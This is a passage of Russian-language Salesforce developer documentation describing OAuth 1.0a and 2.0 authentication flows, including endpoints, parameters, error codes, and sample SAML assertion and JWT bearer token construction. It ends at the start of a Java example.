- Процесс проверки подлинности маркера носителя OAuth 2.0 JWT: процесс проверки подлинности маркера носителя OAuth 2.0 JWT определяет способ использования JWT для отправки запроса на получение маркера доступа OAuth от системы Salesforce в том случае, если клиент выбирает предыдущую авторизацию. Проверка подлинности авторизованного приложения обеспечивается цифровой подписью, примененной к JWT.
- Процесс проверки подлинности устройства OAuth 2.0: процесс проверки подлинности устройства обычно используется приложениями на устройствах с ограниченными возможностями ввода или отображения, например телевизорах, бытовых приборах или приложениях командной строки. Для подключения таких клиентских устройств к системе Salesforce пользователь должен войти в веб-обозреватель на отдельном устройстве с лучшими возможностями ввода, например с настольного компьютера или смартфона.
- Процесс маркеров активов OAuth 2.0: процесс маркеров активов 2.0 используется клиентскими приложениями для запроса маркера актива из системы Salesforce для подключенных устройств. В этом процессе на маркер актива обмениваются маркер доступа OAuth и маркер исполнителя. Этот процесс объединяет выпуск маркера актива и регистрацию актива для обеспечения эффективного обмена маркеров и автоматической привязки устройств к данным актива Service Cloud.
- Процесс утверждения носителя OAuth 2.0 SAML: процесс утверждения носителя OAuth 2.0 SAML определяет способ использования утверждения SAML для отправки запроса на получение маркера доступа OAuth в том случае, если клиент выбирает предыдущую авторизацию. Проверка подлинности авторизованного приложения обеспечивается цифровой подписью, примененной к утверждению SAML.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- Управление связанными приложениями

- Процесс утверждения SAML: процесс утверждения SAML является альтернативой для тех организаций, которые используют SAML для доступа к системе Salesforce и нуждаются в таком же доступе к Web Services API. Процесс утверждения SAML может использоваться только в пределах одной организации. Данный процесс утверждения может использоваться без связанного приложения.
- Имя пользователя и пароль OAuth 2.0: процесс проверки подлинности имени пользователя и пароля может использоваться в том случае, если клиенту уже доступны регистрационные данные пользователя.

  Внимание: Данный процесс проверки подлинности OAuth подразумевает взаимную передачу регистрационных данных пользователя. Рекомендуем использовать данный процесс только при необходимости. Данный процесс не поддерживает создание маркеров обновления.

Во всех процессах проверки подлинности: если пользователь, которому предложено авторизовать доступ, щелкает ссылку, указывающую на то, что в настоящее время вход в систему не выполнен, то текущий пользователь выходит из системы, а процесс проверки начинается заново — с проверки подлинности пользователя.

Прим.: Приложение позволяет входить в систему Salesforce более одного раза (например, с портативного и персонального компьютеров). По умолчанию одному пользователю доступ к одному приложению может быть предоставлен пять раз. При превышении ограничения, установленного для организации, предоставление доступа к приложению инициирует отмену наименее востребованного маркера доступа. Новые приложения (по протоколу OAuth 2,0), использующие процесс веб-сервера, автоматически утверждаются для дополнительных устройств после единичного предоставления пользователем соответствующего доступа. Процесс проверки подлинности пользователя-агента всегда требует утверждения со стороны пользователя.

Конечные точки OAuth 2.0

Ниже перечислены три основные конечные точки, используемые протоколом OAuth 2.0.

- Авторизация: `https://yourDomain.my.salesforce.com/services/oauth2/authorize`
- Маркер: `https://yourDomain.my.salesforce.com/services/oauth2/token`
- Отмена: `https://yourDomain.my.salesforce.com/services/oauth2/revoke`

Дополнительную информацию об отмене доступа см. в разделе «Отмена маркеров OAuth» на странице 7223.

При использовании безопасной среды компонент `test.salesforce.com` должен заменять компонент `yourDomain.salesforce.com`.

Процесс проверки подлинности OAuth 1.0.A

Протокол OAuth 1.0.A поддерживает только один процесс проверки подлинности.

1. Клиент запрашивает маркер доступа. Система Salesforce проверяет запрос и возвращает маркер запроса.
2. Клиент перенаправляет пользователя в систему Salesforce, где пользователю предлагается войти в систему.
3. Система Salesforce авторизует пользователя.
4. Если пользователь авторизован, то клиент отправляет запрос на маркер доступа.
5. Система Salesforce проверяет запрос и предоставляет маркер.
6. С помощью маркера пользователь получает доступ к данным посредством приложения илиForce.com Web ServicesAPI.
7. Система Salesforce проверяет запрос и предоставляет доступ к данным.

Совет: Чтобы использовать связанное приложение в безопасной среде, замените компонент `test.salesforce.com` компонентом `login.salesforce.com` в разделах ниже.

Коды возможных ошибок, возвращаемых системой Salesforce, указаны в разделе «Коды ошибок OAuth 1.0.A» на странице 7185.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- Управление связанными приложениями

Запрос маркера RequestToken

После отправки запроса в систему Salesforce клиент получает маркер RequestToken в том случае, если отправленный запрос является допустимым. Действия ниже содержат дополнительную информацию для разработчиков, использующих связанное приложение для отправки запросов на доступ к данным Salesforce.

1. Клиентское приложение должно получить доступ к данным Salesforce и отправить запрос по следующему адресу: `https://login.salesforce.com/_nc_external/system/security/oauth/RequestTokenHandler`. Ниже указаны сведения, содержащиеся в запросе.
   - Допустимый запрос на маркер RequestToken, содержащий следующие параметры OAuth:
     - `oauth_consumer_key`
     - `oauth_signature_method` (следует использовать HMAC-SHA1)
     - `oauth_signature`
     - `oauth_timestamp`
     - `oauth_nonce`
     - `oauth_version` (необязательный параметр; следует использовать «1.0»)
     - `oauth_callback` (следует использовать:
       - URL-адрес, принадлежащий клиенту (например, `https://www.appirio.com/sfdc_accounts/access_token_ready.html`). Данный URL-адрес использует HTTPS или другой протокол. Протокол HTTP использоваться не может.
       - `oob` (аббревиатура для фразы out of band (механизм передачи данных вне логического канала связи между клиентами)).
   - Подпись на странице 7183, созданная в соответствии со спецификацией OAuth для HMAC-SHA1.

2. Ниже перечислены действия, выполняемые системой Salesforce после получения запроса.
   - Сверяет запрос с собственной копией секрета клиента.
   - Создает ответ, содержащий маркер RequestToken и секрет RequestTokenSecret в теле HTTP в качестве пары «имя-значение».
   - Отправляет ответ клиенту.

   Маркер RequestToken действителен только в течение 15 минут, плюс еще три минуты ввиду возможного расхождения по времени на системных часах компьютеров.
3. Клиент перенаправляет пользователя на страницу входа в систему Salesforce.

Авторизация пользователя

Прежде чем перейти к дальнейшим действиям, система Salesforce должна выполнить проверку подлинности пользователя. Действия ниже содержат дополнительную информацию о процедуре входа для разработчиков, использующих связанное приложение для отправки запросов на доступ к данным Salesforce.

1. Клиент перенаправляет пользователя в данное местоположение, где пользователю предлагается войти в систему. `https://login.salesforce.com/setup/secur/RemoteAccessAuthorizationPage.apexp`, где пользователю предлагается выполнить вход. Данный URL-адрес дополняется соответствующими параметрами запроса GET.
   - `oauth_token` (маркер RequestToken)
   - `oauth_consumer_key`

   Прим.: Добавленный параметр `oauth_callback` пропускается системой.
2. Отображается страница «Авторизация удаленного доступа».
3. Если пользователь подтверждает доступ для клиента, то система Salesforce создает маркер AccessToken и секрет AccessTokenSecret.

   Прим.: Количество параллельных маркеров доступа, которые пользователь может предоставить приложению, ограничено. По умолчанию одному пользователю доступ к одному приложению может быть предоставлен пять раз. В случае превышения установленного для организации ограничения пользователь будет уведомлен об этом, а маркеры, которые дольше всего не использовались, будут отменены.
4. Система Salesforce проверяет URL-адрес обратного вызова (указанный на странице определения связанного приложения или в параметре `oauth_callback` на предыдущем этапе). Происходит переадресация.
   - Если параметр `oauth_callback`, заданный в маркере RequestToken, содержит значение `oob`, а поле **«URL-адрес обратного вызова»** на странице определения связанного приложения содержит допустимое значение, то пользователь перенаправляется на данный URL-адрес.
   - Если параметр `oauth_callback`, заданный в маркере RequestToken, содержит допустимый URL-адрес, то пользователь перенаправляется на данный URL-адрес.
5. Клиент узнает о готовности маркера AccessToken и секрета AccessTokenSecret. Клиент получает маркер проверки от системы Salesforce или код проверки от конечного пользователя.

Запрос маркера AccessToken

После проверки пользователя клиент может заменить маркер RequestToken на маркер AccessToken. Для разработчиков, использующих связанное приложение для отправки запросов на доступ к данным Salesforce, этот процесс включает обмен маркерами.

1. Клиент отправляет HTTPS-запрос GET или POST по адресу `https://login.salesforce.com/_nc_external/system/security/oauth/AccessTokenHandler`. Запрос должен содержать обязательные параметры.
   - `oauth_consumer_key`
   - `oauth_signature_method`
   - `oauth_signature`
   - `oauth_timestamp`
   - `oauth_token`
   - `oauth_nonce`
   - `oauth_verifier`
   - `oauth_version` (необязательный параметр; следует использовать «1.0»)
2. Система Salesforce проверяет эти элементы.
   - Секрет пользователя
   - Ключ пользователя
   - Подпись
   - Маркер RequestToken (должен использоваться впервые)
   - Временная отметка (не более 15 минут, плюс еще три минуты ввиду возможного расхождения по времени на системных часах компьютеров)
   - Случайное число (должно использоваться впервые)
3. После проверки система Salesforce возвращает маркер AccessToken и секрет AccessTokenSecret в теле ответа HTTP в качестве пары «имя-значение».

Создание параметра `oauth_signature` для входа в систему

Вход в систему Salesforce может быть выполнен посредством пользовательского интерфейса или интерфейса API. Метод создания параметра `oauth_signature` определяется способом входа в систему.

- Пользовательский интерфейс: необходимо использовать `https://login.salesforce.com`.
- Интерфейс API: необходимо использовать `https://login.salesforce.com/services/OAuth/`*`тип`*`/`*`версия`*`-api`.

  Элемент *тип* должен содержать одно из указанных ниже значений.

  - `u` — Partner WSDL
  - `c` — Enterprise WSDL

  Например, `https://login.salesforce.com/services/OAuth/u/17.0`.

Доступ к данным Salesforceпосредством клиентского приложения

Если клиент получает допустимый маркер AccessToken, то связанное приложение может отправить запрос на доступ к данным Salesforce. Ниже представлен процесс для разработчиков, использующих связанное приложение для отправки запросов на доступ к данным Salesforce.

1. Клиент отправляет HTTPS-запрос POST по адресу `https://login.salesforce.com`. Заголовок авторизации должен содержать обязательные параметры.
   - `oauth_consumer_key`
   - `oauth_token`
   - `oauth_signature_method`
   - `oauth_signature`
   - `oauth_timestamp`
   - `oauth_nonce`
   - `oauth_version` (необязательный параметр; следует использовать «1.0»)
2. Система Salesforce проверяет запрос и отправляет клиенту допустимый код сеанса. Код сеанса действует кратковременно и действителен только для frontdoor.jsp. Чтобы получить код сеанса для непосредственного использования, примените замену маркера доступа API.

Доступ к данным Salesforce посредством API

Если клиент получает допустимый маркер AccessToken, то связанное приложение может отправить запрос на доступ к данным Salesforce посредством Force.com Web Services API.

Прим.: Организация должна иметь доступ к интерфейсу API и связанному приложению. Дополнительную информацию можно получить в компании Salesforce.

Действия ниже содержат дополнительную информацию о процедуре доступа к данным для разработчиков, использующих связанное приложение для отправки запросов на доступ к данным Salesforce.

1. Клиент отправляет HTTPS-запрос POST в систему Salesforce.
   - URL-адрес должен использовать следующий формат: `https://login.salesforce.com/services/OAuth/`*`тип`*`/`*`версия-api`*.

     Элемент *тип* должен содержать одно из указанных ниже значений.

     - `u` — Partner WSDL
     - `c` — Enterprise WSDL

     Элемент *«версия-api»* должен содержать допустимую версию API.
   - Ниже перечислены параметры, которые должны использоваться в заголовке авторизации.
     - `oauth_consumer_key`
     - `oauth_token`
     - `oauth_signature_method`
     - `oauth_signature`
     - `oauth_timestamp`
     - `oauth_nonce`
     - `oauth_version` (необязательный параметр; следует использовать «1.0»)

2. Система Salesforce проверяет запрос и отправляет клиенту допустимый код сеанса. Ниже перечислены элементы, которые должны использоваться в заголовке ответа.

```
<response>

<metadataServerUrl>https://yourInstance.salesforce.com/services/Soap/m/17.0/00D300000006qjK

    </metadataServerUrl>
    <sandbox>false</sandbox>
   <serverUrl>https://yourInstance.salesforce.com/services/Soap/u/17.0/00D300000006qjK

    </serverUrl>
    <sessionId>00D300000006qrN!AQoAQJTMzwTa67tGgQck1ng_xgMSuWVBpFwZ1xUq2kLjMYg6Zq
       GTS8Ezu_C3w0pdT1DMyHiJgB6fbhhEPxKjGqlYnlROIUs1</sessionId>
</response>
```

СМ. ТАКЖЕ:

Проверка подлинности приложений посредством OAuth

Коды ошибок OAuth 1.0.A

При использовании процесса проверки подлинности OAuth 1.0.A в случае ошибки система Salesforce возвращает код ошибки.

Код ошибки	Ошибка	Примечания
1701	Ошибка: обнаружено воспроизведение случайного варианта.	Случайное число может использоваться только один раз.
1702	Ошибка: не указан параметр ключа потребителя.	
1703	Ошибка: недопустимый маркер доступа.	
1704	Ошибка: версия не поддерживается.	Требуемая версия параметра `oauth_version` должна содержать значение «1.0».
1705	Ошибка: недопустимая отметка времени.	Отметка времени может иметь статус «отсутствует», «в будущем», «слишком давно» или «недопустимо».
1706	Ошибка: недопустимый случайный вариант.	Случайное число отсутствует.
1707	Ошибка: не указан параметр маркера протокола OAuth.	
1708	Ошибка: недопустимый IP-адрес.	
1709	Ошибка: недопустимый метод подписи.	Маркер RequestToken содержит недопустимый параметр `oauth_signature_method`.
1710	Ошибка: недопустимый URL-адрес обратного вызова.	Маркер RequestToken содержит недопустимый параметр `oauth_callback`. Допустимое значение — `oob` или действительный URL-адрес, использующий https.

Код ошибки	Ошибка	Примечания
1711	Ошибка: недопустимый верификатор.	Маркер AccessToken содержит недопустимый параметр `oauth_verifier`.
1712	Ошибка: превышено ограничение по получению маркера доступа.	Попытка замены маркера RequestToken на маркер AccessToken может быть выполнена не более трех раз.
1713	Ошибка: клиент удален.	Приложение для удаленного доступа было удалено из организации Salesforce.
1716	Ошибка: отключен API-доступ к протоколу OAuth.	Для организации не был включен Force.com Web Services API или был отключен API-доступ к протоколу OAuth.

Процесс утверждения носителя OAuth 2.0 SAML

Утверждение SAML — это XML-маркер безопасности, выдаваемый поставщиком удостоверений и потребляемый поставщиком услуг. Поставщик услуг полагается на содержимое маркера для идентификации субъекта утверждения в целях обеспечения безопасности.

Процесс утверждения носителя OAuth 2.0 SAML определяет способ использования утверждения SAML для отправки запроса на получение маркера доступа OAuth в том случае, если клиент выбирает предыдущую авторизацию. Проверка подлинности авторизованного приложения обеспечивается цифровой подписью, примененной к утверждению SAML.

Дополнительная информация: `http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer`.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- Управление связанными приложениями

Процесс утверждения носителя OAuth 2.0 SAML

Процесс утверждения носителя OAuth 2.0 SAML аналогичен процессу проверки подлинности маркера обновления внутри OAuth. Утверждение SAML передается на конечную точку маркера OAuth посредством метода POST; конечная точка обрабатывает утверждение и генерирует `access_token` на основе предыдущего утверждения приложения. Обратите внимание, что параметр `refresh_token` может отсутствовать в клиенте, а `client_secret` может не передаваться на конечную точку маркера.

Ниже перечислены основные этапы процесса утверждения носителя OAuth 2.0 SAML.

1. Разработчик создает связанное приложение и регистрирует сертификат X509. Данный сертификат соответствует секретному ключу приложения. Сохранение связанного приложения инициирует создание и назначение ключа пользователя (значение OAuth `client_id`) приложению.
2. Разработчик создает приложение, которое генерирует утверждение SAML, и подписывает его секретным ключом.
3. Утверждение носителя SAML передается посредством метода POST на конечную точку маркера `https://login.salesforce.com/services/oauth2/token`.
4. Конечная точка маркера проверяет подпись с помощью сертификата, зарегистрированного разработчиком.

5. Конечная точка проверяет аудиторию, издателя, субъекта и действительность утверждения.
6. Если утверждение действительно и пользователь или администратор авторизовал приложение ранее, Salesforce выдает маркер доступа.

   Прим.: Данный процесс не поддерживает создание `refresh_token`.

Создание утверждения носителя SAML

Ниже перечислены правила, которыми должны руководствоваться разработчики для создания действительных утверждений носителя SAML.

- Параметр `Issuer` должен содержать значение OAuth `client_id` или связанное приложение, сертификат которого зарегистрирован разработчиком.
- Параметр `Audience` должен содержать адрес `https://login.salesforce.com` или `https://test.salesforce.com`.
- Параметр `Recipient` должен содержать адрес `https://login.salesforce.com/services/oauth2/token` или `https://test.salesforce.com/services/oauth2/token`.
- Параметр `Subject NameID` должен содержать имя нужного пользователя Salesforce.
- Утверждение должно быть подписано согласно спецификации XML Signature посредством RSA и SHA-1 или SHA-256.
- Утверждение SAML должно соответствовать общим правилам оформления, доступным по следующему адресу: `http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer`.
- Утверждение, передаваемое на конечную точку маркера посредством метода POST, должно быть зашифровано в base64url, согласно следующим правилам: `http://tools.ietf.org/html/rfc4648#page-7`

Вот пример утверждения.

```
<?xml version="1.0" encoding="UTF-8"?>
<saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
ID="_cd3649b3639560458bc9d9b33dfee8d21378409114655" IssueInstant="2013-09-05T19:25:14.654Z"
 Version="2.0">
  <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">3MVG9PhR6g6B7ps45QoRvhVGGMmR_DT4kxXzVXOo6TTHF3QO1nmqOAstC92
 4qSUiUeEDcuGV4tmAxyo_fV8j</saml:Issuer>
  <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
    <ds:SignedInfo>
    <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
    <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
    <ds:Reference URI="#_cd3649b3639560458bc9d9b33dfee8d21378409114655">
      <ds:Transforms>
      <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
      <ds:Transform
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"><ec:InclusiveNamespaces
xmlns:ec="http://www.w3.org/2001/10/xml-exc-c14n#" PrefixList="ds saml"/>
      </ds:Transform>
      </ds:Transforms>
    <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
    <ds:DigestValue>N8DxylbIeNg8JDO87WIqXGkoIWA=</ds:DigestValue>
    </ds:Reference>
    </ds:SignedInfo>
    <ds:SignatureValue>
XV0lFJrkhJykGYQbIs0JBFEHdt4pe2gBgitcXrscNVX2hKGpwQ+WqjF8EKrqV4Q3/Q4KglrXl/6s
```

```
xJr6WOmxWtIQC4oWhSvVyfag34zQoecZeunEdFSMlnvPtqBVzJu9hJjy/QDqDWfMeWvF9S50Azd0
EhJxz/Ly1i28o4aCXQQ=
    </ds:SignatureValue>
    <ds:KeyInfo>
    <ds:X509Data>
    <ds:X509Certificate>
MIICOzCCAaSgAwIBAgIGAR7RRteKMA0GCSqGSIb3DQEBBQUAMGExCzAJBgNVBAYTAlVTMQswCQYD
VQQIEwJDQTEWMBQGA1UEBxMNU2FuIEZyYW5jaXNjbzENMAsGA1UEChMEUEFDUzENMAsGA1UECxME
U0ZEQzEPMA0GA1UEAxMGU0FNTDIwMB4XDTA5MDExMzE4MzUyN1oXDTE0MDExMTE4MzUyN1owYTEL
MAkGA1UEBhMCVVMxCzAJBgNVBAgTAkNBMRYwFAYDVQQHEw1TYW4gRnJhbmNpc2NvMQ0wCwYDVQQK
EwRQQUNTMQ0wCwYDVQQLEwRTRkRDMQ8wDQYDVQQDEwZTQU1MMjAwgZ8wDQYJKoZIhvcNAQEBBQAD
gY0AMIGJAoGBAJNGcu8nW6xq2l/dAgbJmSfHLGRn+vCuKWY+LAELw+Kerjaj5Dq3ZGW38HR4BmZk
sG3g4eA1RXn1hiZGI1Q6Ei59QE/OZQx2zVSTb7+oIwRcDHEB1+RraYT3LJuh4JwUDVfEj3WgDnTj
E5vD46l/CR5EXf4VL8uo8T40FkA51AhTAgMBAAEwDQYJKoZIhvcNAQEFBQADgYEAehxggY6tBl8x
1SSvCUyUIHvxssAn1AutgZLKWuR1+FXfJzdVdE2F77nrV9YifIERUwhONiS82mBOkKqZZPL1hcKh
KSnFZN2iWmm1sspL73I/eAwVsOUj+bS3v9POo4ceAD/QCCY8gUAInTH0Mq1eOdJMhYKnw/blUyqj
Zn9rajY=
    </ds:X509Certificate>
    </ds:X509Data>
    </ds:KeyInfo>
  </ds:Signature>
<saml:Subject xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">test@example.org</saml:NameID>
  <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
  <saml:SubjectConfirmationData NotOnOrAfter="2013-09-05T19:30:14.654Z"
Recipient="https://login.salesforce.com/services/oauth2/token"/>
  </saml:SubjectConfirmation>
</saml:Subject>
<saml:Conditions NotBefore="2013-09-05T19:25:14.654Z" NotOnOrAfter="2013-09-05T19:30:14.654Z"
 xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:AudienceRestriction xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:Audience>https://login.salesforce.com/services/oauth2/token</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
  <saml:AuthnStatement AuthnInstant="2013-09-05T19:25:14.655Z"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
    <saml:AuthnContext xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">

<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified</saml:AuthnContextClassRef>

    </saml:AuthnContext>
  </saml:AuthnStatement>
</saml:Assertion>
```

Использование утверждений носителя SAML

Утверждение носителя SAML должно быть передано посредством метода POST на конечную точку маркера по адресу `https://login.salesforce.com/services/oauth2/token` или `https://test.salesforce.com/services/oauth2/token`.

Ниже перечислены параметры, которые должны быть заданы для выполнения передачи посредством метода POST.

- `grant_type`: `urn:ietf:params:oauth:grant-type:saml2-bearer` (обязательно).

- `assertion`: утверждение носителя SAML, зашифрованное в base64url, согласно следующим правилам: `http://tools.ietf.org/html/rfc4648#page-7` (обязательно).

Дополнительные стандартные параметры:

- `format` — формат ответа может быть задан подобно процессу OAuth с помощью параметра `token` или HTTP-заголовка Accept.
- `scope` — данный процесс не поддерживает параметр scope. Значение данного параметра формируется параметрами scope из предыдущих утверждений.

Ниже приведен пример запроса на маркер.

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Asaml2-bearer&assertion=PHNhbWxwOl...[omitted
for brevity]...ZT
```

Сервер отправляет ответ

После проверки запроса система Salesforce отправляет клиенту ответ. Ответы с маркерами для процесса проверки подлинности маркера носителя OAuth 2.0 SAML используют формат процессов `authorization_code`, но не поддерживают создание `refresh_token`.

Прим.: Запрос на утверждение носителя OAuth 2.0 SAML обрабатывает все предыдущие утверждения пользователя, содержащие параметр `refresh_token`. При обнаружении совпадающих утверждений значения утвержденных областей объединяются для создания параметра `access_token` (со значением `"Bearer"` параметра `"token_type"`). Если предыдущие утверждения не содержали параметра `refresh_token`, то утвержденные параметры scope недоступны, а авторизация запросов выполняется с ошибкой.

Ошибки

Если при обработке маркера носителя SAML произошла ошибка, сервер выдает стандартную ошибку OAuth, в которой указаны причины почему маркер был признан недействительным. Ниже приведен пример сообщения об ошибке.

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error":"invalid_grant",
  "error_description":"Audience validation failed"
}
```

СМ. ТАКЖЕ:

Проверка подлинности приложений посредством OAuth

Процесс проверки подлинности маркера носителя OAuth 2.0 JWT

JSON Web Token (JWT) — это кодировка маркера безопасности на основе JSON, которая поддерживает совместный доступ к сведениям о безопасности и идентификации в разных доменах безопасности.

Процесс проверки подлинности маркера носителя OAuth 2.0 JWT определяет способ использования JWT для отправки запроса на получение маркера доступа OAuth от системы Salesforce в том случае, если клиент выбирает предыдущую авторизацию. Проверка подлинности авторизованного приложения обеспечивается цифровой подписью, примененной к JWT.

Дополнительная информация:

- `http://tools.ietf.org/html/draft-ietf-oauth-jwt-bearer`
- `http://tools.ietf.org/html/draft-jones-json-web-token`

Процесс проверки подлинности маркера носителя OAuth 2.0 JWT

Процесс проверки подлинности маркера носителя OAuth 2.0 JWT аналогичен процессу проверки подлинности маркера обновления внутри OAuth. JWT передается на конечную точку маркера OAuth посредством метода POST; конечная точка обрабатывает JWT и формирует `access_token` на основе предыдущего утверждения приложения. Обратите внимание, что параметр `refresh_token` может отсутствовать в клиенте, а `client_secret` может не передаваться на конечную точку маркера.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- Управление связанными приложениями

Процесс носителя JWT поддерживает алгоритм RSA SHA256, который использует загруженный сертификат в качестве секрета подписывания.

Ниже перечислены основные этапы процесса проверки подлинности маркера носителя OAuth 2.0 JWT.

1. Разработчик создает или использует текущее связанное приложение и при необходимости регистрирует сертификат X509. Данный сертификат соответствует секретному ключу приложения. Сохранение связанного приложения инициирует создание и назначение параметров «Ключ пользователя» (значение OAuth `client_id`) и «Секрет пользователя» приложению.
2. Разработчик создает приложение, которое генерирует JWT, и подписывает его сертификатом.
3. JWT отправляется на конечную точку маркера `https://login.salesforce.com/services/oauth2/token` или `https://acme.force.com/customers/services/oauth2/token` (при реализации сообщества), где `acme.force.com/customers` является URL-адресом сообщества.
4. Конечная точка маркера проверяет подпись с помощью сертификата, зарегистрированного разработчиком.
5. Конечная точка маркера проверяет адресата (`aud`), отправителя (`iss`), действительность (`exp`) и субъект (`sub`) JWT.
6. Если JWT действителен и пользователь или администратор ранее авторизовал приложение, Salesforce выдает `access_token`.

   Прим.: Данный процесс не поддерживает создание `refresh_token`.

Создание маркера носителя JWT

Ниже перечислены правила, которыми должны руководствоваться разработчики для создания действительных маркеров носителя JWT, соответствующих алгоритму RSA SHA256.

- Отправитель (`iss`) должен содержать значение OAuth `client_id` или связанное приложение, сертификат которого зарегистрирован разработчиком.
- Адресат (`aud`) должен содержать адрес `https://login.salesforce.com`, `https://test.salesforce.com` или `https://acme.force.com/customers` (при использовании сообщества), где `acme.force.com/customers` является URL-адресом сообщества.
- Субъект (`sub`) должен содержать имя нужного пользователя системы Salesforce или пользователя сообщества Salesforce (при использовании сообщества). В целях обеспечения обратной совместимости рекомендуем использовать субъект (`prn`) вместо субъекта (`sub`). При наличии обоих используется `prn`.
- Параметр действительности (`exp`) должен содержать время истечения срока действия утверждения (в течение 5 минут), выраженное количеством секунд начиная с 1970-01-01T0:0:0Z и указанное по Гринвичу.
- JWT должен использовать подпись RSA SHA256.
- JWT должен соответствовать общим правилам оформления, доступным по следующему адресу: http://tools.ietf.org/html/draft-jones-json-web-token.

Для формирования маркера носителя JWT:

1. Сформируйте заголовок JWT со следующим форматом: `{"alg":"RS256"}`.
2. Кодировка Base64url шифрует заголовок JWT согласно правилам, перечисленным по следующему адресу: http://tools.ietf.org/html/rfc4648#page-7. Результат будет похож на `eyJhbGciOiJSUzI1NiJ9`.
3. Создайте набор утверждений JSON для JWT с использованием параметров `iss`, `sub`, `aud` и `exp`.

```
{"iss": "3MVG99OxTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQ
ukXnVjzRgSuQqGn75NL7yfkQcyy7",
"sub": "my@email.com",
"aud": "https://login.salesforce.com",
"exp": "1333685628"}
```

4. Кодировка Base64url шифрует набор утверждений JSON без разрывов строк. Например:

```
eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```

5. Создайте строку для закодированного заголовка JWT и закодированного набора утверждений JWT в следующем формате.

```
encoded_JWT_Header + "." + encoded_JWT_Claims_Set
```

В примере ниже выделен закодированный заголовок JWT.

```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```

6. Подпишите итоговую строку с помощью SHA256 и RSA.
7. Создайте строку на основе строки из данного этапа в следующем формате.

```
existing_string + "." + base64_encoded_signature
```

В примере ниже выделено начало подписи, закодированной в base64.

```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wMlBqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=.iYCthqWCQucwi35yFs-nWNgpF5NA_a46fXDTNIY8ACko6BaEtQ9E6h4Hn1l_pcwcK
I_GlmfUO2dJDg1A610t09TeoPagJsZDm_H83bsoZUoI8LpAA1s-2aj_Wbysqb1j4uDToz
480WtEbkwIv09sIeS_-QuWak2RXOl1Krnf72mpVGS4WWSULodgNzlKHHyjAMAHiBHIDNt
36y2L2Bh7M8TNWiKa_BNM6s1FNKDAwHEWQrNtAeReXgRy0MZgQY2rZtqT2FcDyjY3JVQb
En_CSjH2WV7ZlUwsKHqGfI7hzeEvVdfOjH9NuaJozxvhPF489IgW6cntPuT2V647JWi7ng
```

Ниже приведен код Java, используемый в качестве простого примера для создания маркера носителя JWT.

```
import org.apache.commons.codec.binary.Base64;
import java.io.*;
import java.security.*;
import java.text.MessageFormat;

public class JWTExample {

  public static void main(String[] args) {
